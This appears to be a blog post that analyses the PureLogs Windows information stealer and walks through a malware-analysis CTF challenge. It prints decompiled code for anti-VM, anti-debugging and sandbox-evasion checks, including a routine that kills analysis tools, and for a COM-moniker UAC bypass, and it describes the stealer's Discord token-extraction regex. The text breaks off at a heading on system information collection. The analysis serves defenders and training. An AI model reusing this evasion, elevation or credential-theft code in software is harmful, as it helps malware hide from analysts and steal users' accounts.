# PureLogs Stealer: Complete Malware Analysis & CTF Walkthrough

By Zyad Waleed Elzyat

Published: 2025-10-18 · Archived: 2026-04-05 20:02:58 UTC

Press enter or click to view image in full size


## Executive Summary

PureLogs represents a new generation of Windows information stealers that combines sophisticated obfuscation techniques, robust anti-analysis mechanisms, and military-grade encryption to evade detection and exfiltrate

sensitive data. This analysis reveals the malware's complete attack chain, from initial execution to data exfiltration over encrypted channels.

**Key Findings:**

- Commercial-grade .NET packer obfuscation
- Multi-layered anti-VM and anti-debugging defenses
- AES-256 encryption with PBKDF2 key derivation
- UAC bypass through COM elevation
- Geographic filtering to avoid CIS regions
- Credential harvesting from browsers and popular applications

**Sample Hash (SHA-256):** `7505E02F9E72CE781892C01AC7638A8FAC011F39C020CDA61E2EADA9EEE1C31D`

**Analysis Challenge:** https://malops.io/challenges/10

## Table of Contents



## Introduction

PureLogs is a modern Windows-based information stealer specifically designed to harvest credentials, session tokens, and sensitive data from compromised systems. The malware demonstrates advanced capabilities typical of commercial-grade threats, including sophisticated evasion techniques that make detection and analysis particularly challenging.

## Core Capabilities

- **Browser Credential Extraction:** Steals saved passwords and session cookies from major browsers


- **Application Token Harvesting:** Targets Discord, Telegram, Steam, and FileZilla authentication data
- **Cryptocurrency Wallet Theft:** Extracts wallet information and private keys
- **System Reconnaissance:** Collects detailed hardware and software information
- **.NET Reactor Commercial Packing:** Industry-standard obfuscation to hinder reverse engineering
- **Multi-Stage Anti-Debugging:** Detects and terminates when debuggers are present
- **Sandbox Detection:** Identifies and avoids known malware analysis environments
- **Process Injection:** Masquerades as trusted Windows processes
- **Registry-Based Execution Control:** Prevents multiple infections on the same system
- **AES-256 Encryption:** Protects exfiltrated data using CBC mode
- **PBKDF2 Key Derivation:** Strengthens encryption through password-based key derivation
- **Custom C2 Protocol:** Communicates with command and control servers over specific ports

## DE-obfuscation


### Question 01: PureLogs is obfuscated and packed to hinder static analysis. Which commercial .NET packer is used to protect the PureLogs binary?

Initial analysis with dnSpy revealed that PureLogs employs heavy obfuscation through a commercial-grade .NET packer. This protection layer enforces anti-debugging mechanisms and significantly complicates static analysis efforts.

Press enter or click to view image in full size





Press enter or click to view image in full size



To analyze the sample, I applied .NET Reactor Slayer, a tool that assists in unpacking and deobfuscating .NET binaries. Once processed, the binary's code structure became more legible, revealing the true execution flow and confirming the use of layered obfuscation coupled with commercial protection.

Press enter or click to view image in full size




## Mutex Identification


### Question 02: What is the name of the mutex created by PureLogs?

The malware implements a mutex (mutual exclusion object) to ensure only one instance runs on the infected system. This prevents resource conflicts and reduces the chance of detection through unusual system behavior.

```
// Token: 0x060000EB RID: 235 RVA: 0x000095E4 File Offset: 0x000077E4
public static bool smethod_3()
{
    bool flag;
    Class13.mutex_0 = new Mutex(false, GClass4.string_3, out flag);
    return flag;
}
```

Through dynamic debugging and method tracing in the initialization class, I identified the unique mutex name embedded in the malware's configuration. This identifier serves as a system-wide lock mechanism for process management.

Press enter or click to view image in full size




## Anti-Sandboxing

### Question 03: PureLogs includes several anti-analysis checks before proceeding with execution. One of them specifically targets a well-known sandboxing tool. What process name does PureLogs check for to detect this sandbox?

Modern malware analysis relies heavily on automated sandbox environments that execute suspicious samples in isolated, monitored conditions. PureLogs implements sophisticated detection mechanisms to identify these environments and terminate before exhibiting malicious behavior.

After locating this detection routine within the relevant class, it becomes evident that if the target process is found running, the malware exits immediately — successfully avoiding behavioral logging and artifact generation in sandboxed conditions.

Press enter or click to view image in full size

```
// Token: 0x060000EA RID: 234 RVA: 0x00009554 File Offset: 0x00007754
public static void smethod_2()
{
    if (Convert.ToBoolean(GClass4.string_0) && Class3.smethod_3())
    {
        Environment.Exit(0);
        return;
    }
    if (Convert.ToBoolean(GClass4.string_2) && GClass2.smethod_0())
    {
        Environment.Exit(0);
        return;
    }
```

**Note:** When submitting your solution, the correct answer should be written in full as: ***processName.exe***

Press enter or click to view image in full size

```
// Token: 0x06000024 RID: 36 RVA: 0x00003C54 File Offset: 0x00001E54
public static bool smethod_1()
{
    return (Process.GetProcessesByName("[redacted]").Length != 0) & (Class3.GetModuleHandle("[redacted]") != IntPtr.Zero);
}
```

## Anti-debugging

### Question 04: PureLogs avoids external analysis by querying a debugger-related state via a process handle. What Windows API function is used for this check?

PureLogs implements multiple anti-debugging checks to detect reverse engineering attempts. One sophisticated method involves querying the debugger attachment state through the Windows API.

This function returns a Boolean value indicating if a debugger is attached, enabling PureLogs to detect debugging attempts indirectly. By leveraging this API, PureLogs can terminate or alter its behavior when a debugger is detected, effectively obstructing dynamic analysis and prolonging its stealth on compromised systems.

Press enter or click to view image in full size

```
// Token: 0x06000025 RID: 37
[DllImport("kernel32.dll", ExactSpelling = true, SetLastError = true)]
public static extern bool [redacted](IntPtr intptr_0, ref bool bool_0);
```


## Registry Execution Prevention

### Question 05: PureLogs checks a specific registry key to know if it has already run on the system before. What is the full path of that registry key?

The malware prevents multiple instances of a program from running simultaneously using the Windows Registry as a lock mechanism. It first checks if a configuration setting in **GClass4.string_18** is enabled, and if so, searches for a specific registry key under **HKEY_CURRENT_USER\Software** with the name stored in **GClass4.string_19**.

If the registry key exists, it means another instance is already running, so the program immediately exits. If the key doesn’t exist, the malware proceeds with execution.

Press enter or click to view image in full size





## Process Masquerading

### Question 06: PureLogs modifies its process name and command-line to appear as a legitimate Windows process. What process name does it use to masquerade as a trusted system process?

Process masquerading is a sophisticated defense evasion technique where malware disguises itself as legitimate system processes to avoid detection by security software and system administrators.

The malware checks if the program is running with required privileges or in the correct process context using Class13.smethod_0(). If the check fails, it performs process injection or replacement by calling Class12.smethod_4() with the path to a legitimate Windows executable, essentially hiding the malware inside a legitimate Windows process.

After the injection, it runs cleanup with Class13.smethod_2() and terminates the current process.




## Anti-VM and Anti-Analysis Techniques

The malware implements multiple detection methods to identify virtual machines and analysis environments, allowing it to evade security researchers and sandboxes.

### Virtual Machine Detection

The malware searches for VM-specific artifacts across multiple system components:

**Hypervisor Indicators:**


- VMware products: `vmware` , `vmbox` , `VMXh`
- VirtualBox: `virtualbox` , `vbox` , `innotek gmbh`
- KVM, Xen, Hyper-V, QEMU, VirtualPC

- Parallels, Fusion, Proxmox, ESXi, vSphere

**Virtualization Software:**

- ThinApp, TPVCGateway, TPAutoConnSvc

Press enter or click to view image in full size



```
// Token: 0x06000027 RID: 39 RVA: 0x00003CD0 File Offset: 0x00001ED0
public static bool smethod_3()
{
    List<string> list = new List<string>
    {
        "virtual", "vmbox", "vmware", "virtualbox", "box", "thinapp", "VMXh", "innotek gmbh", "tpvcgateway", "tpautoconnsvc",
        "vbox", "kvm", "red hat", "xen", "hyper-v", "qemu", "virtualpc", "parallels", "fusion", "proxmox",
        "esxi", "vsphere", "hypervisor"
    };
    bool flag;
    using (List<string>.Enumerator enumerator = Class3.smethod_4().GetEnumerator())
    {
        if (!enumerator.MoveNext())
        {
            return false;
        }
        string text = enumerator.Current;
        flag = list.Contains(text);
    }
    return flag;
}
```

## Analysis Tools Detection

The malware scans for common debugging and network analysis tools to avoid running in monitored environments:

**Debuggers:**

- x32dbg, x64dbg, WinDbg, OllyDbg, dnSpy
- IDA Pro, IDA64, Immunity Debugger, HyperDbg

**Process Monitors:**

- Process Monitor, Process Hacker, Cheat Engine

**Network Analysis:**

- Wireshark, Fiddler, Charles, Burp Suite
- mitmproxy, OWASP ZAP, Proxyman, HTTPDebugger

**Hex Editors:**

- HxD

Press enter or click to view image in full size

```
// Token: 0x06000029 RID: 41 RVA: 0x00003EFC File Offset: 0x000020FC
public static bool smethod_5()
{
    string[] array = new string[]
    {
        "x32dbg", "x64dbg", "windbg", "ollydbg", "dnspy", "immunity debugger", "hyperdbg", "ida", "ida64", "cheatengine",
        "cheat engine", "procmon", "wireshark", "fiddler", "processhacker", "hxd", "charles", "burp", "burpsuite", "postman",
        "telerik fiddler", "mitmproxy", "zap", "owasp zap", "proxyman", "httpdebugger"
    };
    foreach (Process process in Process.GetProcesses())
    {
        if (Enumerable.Contains<string>(array, process.ProcessName.ToLower()))
        {
            bool flag;
            try
            {
                process.Kill();
                flag = true;
            }
            catch
            {
                flag = true;
            }
            return flag;
```

## Sandbox Environment Detection

The malware checks for indicators commonly found in malware analysis sandboxes:

1. **Screen Resolution Checks:** Common sandbox configurations use specific resolutions:

- 1280×1024
- 1280×720
- 1024×768

**Execution Path Analysis:**

- Running from C:\ root directory
- Execution from temporary directories
- Executable names exceeding 11 characters

**Known Sandbox Usernames:** The malware maintains an extensive list of default usernames found in automated analysis environments: `WALKER`, `JOHN-PC`, `Abby`, `Bruno`, `george`, `M0S2hGyR`, `Frank`, `verzulli`, `azure`, `Harry Johnson`, `dekker`, and many more.


Press enter or click to view image in full size

```
// Token: 0x0600002A RID: 42 RVA: 0x0000406C File Offset: 0x0000226C
internal static bool smethod_6()
{
    return Class3.string_0 == "WALKER" || Class3.string_1 == "WALKER-PC" || (Class3.string_0 == "John" && Class3.string_1 ==
      "JOHN-PC") || Class3.string_1 == "JOHN-PC" || Class3.string_0 == "Abby" || Class3.string_0 == "Bruno" ||
      Class3.string_0 == "george" || Class3.string_0 == "M0S2hGyR" || Class3.string_0 == "2xQBF8m1iP" || Class3.string_0 ==
      "pQu8uolguZ2" || Class3.string_0 == "Frank" || Class3.string_0 == "verzulli" || Class3.string_0 == "abby" ||
      Class3.string_0 == "dennisjack" || Class3.string_0 == "STRAZNJICA.GRUBUTT" || Class3.string_0 == "alicale" ||
      Class3.string_0 == "fN7UGAIL" || Class3.string_0 == "azure" || Class3.string_0 == "Harry Johnson" || Class3.string_0 ==
      "dekker" || Class3.string_0 == "whisnant" || Class3.string_0 == "YgSNKgHFTgkn" || Class3.string_0 == "Q9Gmq4" ||
      Class3.string_0 == "OJA9Vietkk" || Class3.string_0 == "62P5KJOsqC00" || Class3.string_0 == "RWeMVpqv" ||
      Class3.string_0 == "Janet Van Dyne" || Class3.string_0 == "PJb0cigzz" || Class3.string_0 == "wzOAd" || Class3.string_0
      == "bricarpen" || Class3.string_0 == "xuJbIOH" || Class3.string_0 == "YmA7nNKGdn4";
}
```

## Question 07: What WMI class does PureLogs query to retrieve the system's manufacturer and model?

The WMI class is associated with the namespace root\CIMV2 using the query SELECT * FROM **WMI_Class**

Press enter or click to view image in full size




## UAC Bypass and Privilege Escalation

The malware leverages Windows COM (Component Object Model) interfaces through the `smethod_1()` function:

## Get Zyad Waleed Elzyat's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The malware uses the Windows COM elevation moniker technique through the smethod_1() function. It constructs a special elevation moniker string using a specific format and calls the Windows CoGetObject function to instantiate a COM object with elevated privileges.

This leverages specific Windows COM interfaces that allow silent elevation through trusted system components.

**Key COM GUIDs:**

- 6EDD6D74-C007–4E75-B76A-E5740995E24C
- 3E5FC7F9–9A51–4367–9063-A120244FBEC7

### Question 08: PureLogs uses a trick to bypass the "Run as Administrator" (UAC) prompt by starting a special COM object. What exact string does it add before the COM CLSID to request an elevated instance?

PureLogs uses a trick to bypass the "Run as Administrator" (UAC) prompt by starting a special COM object. What exact string does it add before the COM CLSID to request an elevated instance?

Press enter or click to view image in full size

```
// Token: 0x060000E9 RID: 233 RVA: 0x000094F8 File Offset: 0x000076F8
public static object smethod_1(Guid guid_0, Guid guid_1)
{
    string text = guid_0.ToString("B");
    string text2 = "[redacted]" + text;
    Class13.Struct9 @struct = default(Class13.Struct9);
    @struct.uint_0 = (uint)Marshal.SizeOf<Class13.Struct9>(@struct);
    @struct.intptr_0 = IntPtr.Zero;
    @struct.uint_5 = 4U;
    return Class13.CoGetObject(text2, ref @struct, guid_1);
}
```


Press enter or click to view image in full size

```
// Token: 0x060000EA RID: 234 RVA: 0x00009554 File Offset: 0x00007754
public static void smethod_2()
{
    if (Convert.ToBoolean(GClass4.string_0) && Class3.smethod_3())
    {
        Environment.Exit(0);
        return;
    }
    if (Convert.ToBoolean(GClass4.string_2) && GClass2.smethod_0())
    {
        Environment.Exit(0);
        return;
    }
    Guid guid = new Guid("3E5FC7F9-9A51-4367-9063-A120244FBEC7");
    Guid guid2 = new Guid("6EDD6D74-C007-4E75-B76A-E5740995E24C");
    Class13.Interface0 @interface = (Class13.Interface0)Class13.smethod_1(guid, guid2);
    @interface.ShellExec(Assembly.GetExecutingAssembly().Location, null, null, 0UL, 5UL);
    Marshal.ReleaseComObject(@interface);
}
```

## Credential Harvesting (Applications)

The malware implements targeted credential theft from popular applications through parallel execution to maximize efficiency and speed.

Press enter or click to view image in full size



### Multi-Application Targeting

The smethod_0() function orchestrates credential harvesting based on configuration flags stored in **GClass4**. It dynamically builds a list of theft operations and executes them in parallel using **Parallel.ForEach** with configurable thread limits.

The malware targets four major applications:

- **FileZilla** (FTP client): Extracts server credentials from `recentservers.xml` configuration file
- **Telegram** (messaging): Steals session data and authentication tokens
- **Steam** (gaming platform): Harvests account credentials and session information
- **Discord** (communication): Performs sophisticated token extraction from local storage database


### Discord Token Extraction

The Discord credential theft (smethod_2()) demonstrates advanced techniques by targeting the application's LevelDB local storage database located in %AppData%\discord\Local Storage\leveldb.

The malware:

1. Iterates through all .ldb database files in the directory
2. Searches for encrypted Discord authentication tokens using regex pattern dQw4w9WgXcQ:[^\"]*
3. Extracts and decodes the Base64-encoded token when found
4. Retrieves the master encryption key using Class7.smethod_19() to decrypt protected data

Press enter or click to view image in full size



Press enter or click to view image in full size

## Data Exfiltration & C2 Communications

The malware implements comprehensive system reconnaissance and data exfiltration capabilities through the `smethod_0()` function, which collects detailed victim information.

### System Information Collection

